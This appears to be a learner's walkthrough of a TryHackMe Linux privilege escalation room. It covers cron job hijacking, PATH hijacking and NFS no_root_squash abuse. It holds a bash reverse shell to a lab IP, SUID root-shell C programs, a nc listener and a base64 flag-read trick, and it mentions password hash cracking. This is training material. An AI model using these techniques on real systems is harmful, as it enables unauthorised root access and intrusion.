bash: cannot set terminal process group (4483): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

Crontab is always worth checking as it can sometimes lead to easy privilege escalation vectors. The following scenario is not uncommon in companies that do not have a certain cyber security maturity level:

1. System administrators need to run a script at regular intervals.
2. They create a cron job to do this
3. After a while, the script becomes useless, and they delete it
4. They do not clean the relevant cron job

This change management issue leads to a potential exploit leveraging cron jobs.

```
alper@targetsystem:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /home/alper/Desktop/backup.sh
* * * * * root antivirus.sh
alper@targetsystem:~$ locate antivirus.sh
alper@targetsystem:~$
```

The example above shows a similar situation where the antivirus.sh script was deleted, but the cron job still exists.

If the full path of the script is not defined (as it was done for the backup.sh script), cron will refer to the paths listed under the PATH variable in the /etc/crontab file. In this case, we should be able to create a script named “antivirus.sh” under our user’s home folder and it should be run by the cron job.

The file on the target system should look familiar:

```
alper@targetsystem:~$ cat antivirus.sh
#!/bin/bash

bash -i >& /dev/tcp/10.0.2.15/7777 0>&1
alper@targetsystem:~$
```

The incoming reverse shell connection has root privileges:

```
┌──(root💀TryHackMe)-[~]
└─# nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 59838
bash: cannot set terminal process group (7275): Inappropriate ioctl for device
bash: no job control in this shell
root@targetsystem:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@targetsystem:~# whoami
whoami
root
root@targetsystem:~#
```

In the odd event you find an existing script or task attached to a cron job, it is always worth spending time to understand the function of the script and how any tool is used within the context. For example, tar, 7z, rsync, etc., can be exploited using their wildcard feature.

tasks 9 : we can use nano /etc/crontab to see the answer first that is 4 :

for task 2 : inside the cron tab file we saw a user defined task named antivirus.sh and it has no proper path mentioned , room also talks about it . so we will create an file named antivirus.sh and the put our script in that as mentioned in the room .

on doing the above stuff we were not able to get what we want so we checked whether we can write in the file backup.sh or not we got that we can so we changed the script to get a reverse shell on out machine and then got the flag .

for the task 3 copied the matt's password hash and cracked it using the john the ripper .

Privilege Escalation: PATH :

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined

with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file).

Typically the PATH will look like this:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

If we type “thm” to the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.

1. What folders are located under $PATH
2. Does your current user have write privileges for any of these folders?
3. Can you modify $PATH?
4. Is there a script/application you can start that will be affected by this vulnerability?

For demo purposes, we will use the script below:

```
  GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```

This script tries to launch a system binary called “thm” but the example can easily be replicated with any binary.

We compile this into an executable and set the SUID bit.

```
root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w
root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop#
```

Our user now has access to the “path” script with SUID bit set.

```
alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

Once executed “path” will look for an executable named “thm” inside folders listed under PATH.

If any writable folder is listed under PATH we could create a binary named thm under that directory and have our “path” script run it. As the SUID bit is set, this binary will run with root privilege

A simple search for writable folders can done using the “ `find / -writable 2>/dev/null` ” command. The output of this command can be cleaned using a simple cut and sort sequence.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

Some CTF scenarios can present different folders but a regular system would output something like we see above.

Comparing this with PATH will help us find folders we could use.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

We see a number of folders under /usr, thus it could be easier to run our writable folder search once more to cover subfolders.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

An alternative could be the command below.

`find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u`

We have added “grep -v proc” to get rid of the many results related to running processes.

Unfortunately, subfolders under /usr are not writable

The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the “`export PATH=/tmp:$PATH`” command accomplishes this.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

At this point the path script will also look under the /tmp folder for an executable named “thm”.

Creating this command is fairly easy by copying /bin/bash as “thm” under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.

```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

task : 10 :

first of all we go to the /home and then to cd murdoch directory and there are two files on reading the test.py we find that this python script is executing the binary named thm in the same folder .

also we dont have right to write in the .py script .

first of all we will :export PATH = /tmp:$PATH

we have added /tmp in the path for which system will look to execute any binary now firstly in /tmp and then in the other paths . we did this because in the python script we saw there were no path mentioned for the binary thm it was just the thm in the os.system method that means if system executes this binary it will look in the environment variables for that and we have added the /tmp in the first so it will first look for the /tmp to execute the thm binary .

then we wil create a binary named thm in the /tmp directory and will use the c coda to change the suid to root id to get the root privileges .

```
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
```

```
int main(void){
setuid(0);
setgid(0);
system("/bin/bash -p");
return(0);
}
```

then give the execute permission and s id bit using : chmod +s thm

now we will execute the test : using the command : ./test then it will look for it in the /tmp which executed the thm (ours) with the root privileges and we will get an root terminal .

then find the flag

this script is not executing so make new one in the temp using :

echo “/bin/bash” > thm

and then execute the test and we will get the root privileges .

Privilege Escalation: NFS :

Privilege escalation vectors are not confined to internal access. Shared folders and remote management interfaces such as SSH and Telnet can also help you gain root access on the target system. Some cases will also require using both vectors, e.g. finding a root SSH private key on the target system and connecting via SSH with root privileges instead of trying to increase your current user’s privilege level.

Another vector that is more relevant to CTFs and exams is a misconfigured network shell. This vector can sometimes be seen during penetration testing engagements when a network backup system is present.

NFS (Network File Sharing) configuration is kept in the /etc/exports file. This file is created during the NFS server installation and can usually be read by users.

```
alper@targetsystem:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/mnt/sharedfolder *(rw,sync,insecure,no_subtree_check)
/backups *(rw,sync,insecure,no_root_squash,no_subtree_check)


alper@targetsystem:/$
```

The critical element for this privilege escalation vector is the “no_root_squash” option you can see above. By default, NFS will change the root user to nfsnobody and strip any file from operating with root privileges. If the “no_root_squash” option is present on a writable share, we can create an executable with SUID bit set and run it on the target system.

We will start by enumerating mountable shares from our attacking machine.

```
┌──(root💀TryHackMe)-[~]
└─# showmount -e 10.0.2.12
Export list for 10.0.2.12:
/backups          *
/mnt/sharedfolder *
/tmp              *

┌──(root💀TryHackMe)-[~]
└─#
```

We will mount one of the “no_root_squash” shares to our attacking machine and start building our executable.

```
┌──(root💀TryHackMe)-[~]
└─# mkdir /tmp/backupsonattackermachine

┌──(root💀TryHackMe)-[~]
└─# mount -o rw 10.0.2.12:/backups /tmp/backupsonattackermachine
```

As we can set SUID bits, a simple executable that will run /bin/bash on the target system will do the job.

```
  GNU nano 5.4
int main()
{ setgid(0);
  setuid(0);
  system("/bin/bash");
  return 0;
}
```

Once we compile the code we will set the SUID bit.

```
┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# gcc nfs.c -o nfs -w

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# chmod +s nfs

┌──(root💀TryHackMe)-[/tmp/backupsonattackermachine]
└─# ls -l nfs
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
```

You will see below that both files (nfs.c and nfs are present on the target system. We have worked on the mounted share so there was no need to transfer them).

```
alper@targetsystem:/backups$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:/backups$ whoami
alper
alper@targetsystem:/backups$ ls -l
total 24
-rwsr-sr-x 1 root root 16712 Jun 17 16:24 nfs
-rw-r--r-- 1 root root    76 Jun 17 16:24 nfs.c
alper@targetsystem:/backups$ ./nfs
root@targetsystem:/backups# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:/backups# whoami
root
root@targetsystem:/backups#
```

Notice the nfs executable has the SUID bit set on the target system and runs with root privileges.

task 11 :

to list the shares we will use :showmount -e ip of the target machine then we will mount the shares in our machine from the target machine . using the command :

we used jrpentest in the last to save the result in jrpentest named folder in our machine :

mount -o rw targetip:sharedfolderpath /mnt/jrpentest

to execute this command we must be in the directory /mnt

then we will create a simple code to escalate the privileges on the target machine .

just create an .c file and paste the c code that we used in the earlier task to escalate our privileges .

then compile the code using the gcc into new file names c :

gcc code.c -o code

then give this file execute and s bit in your machine and the execute the compiled code in the target machine .

Capstone Challenge :

for the first flag we used the method of leveraging the suid bit set programs and got the flag easily .

and for the second flag we used the same method :

LFILE=/home/rootflag/flag2.txt

/usr/bin/base64 “$LFILE” | base64 —decode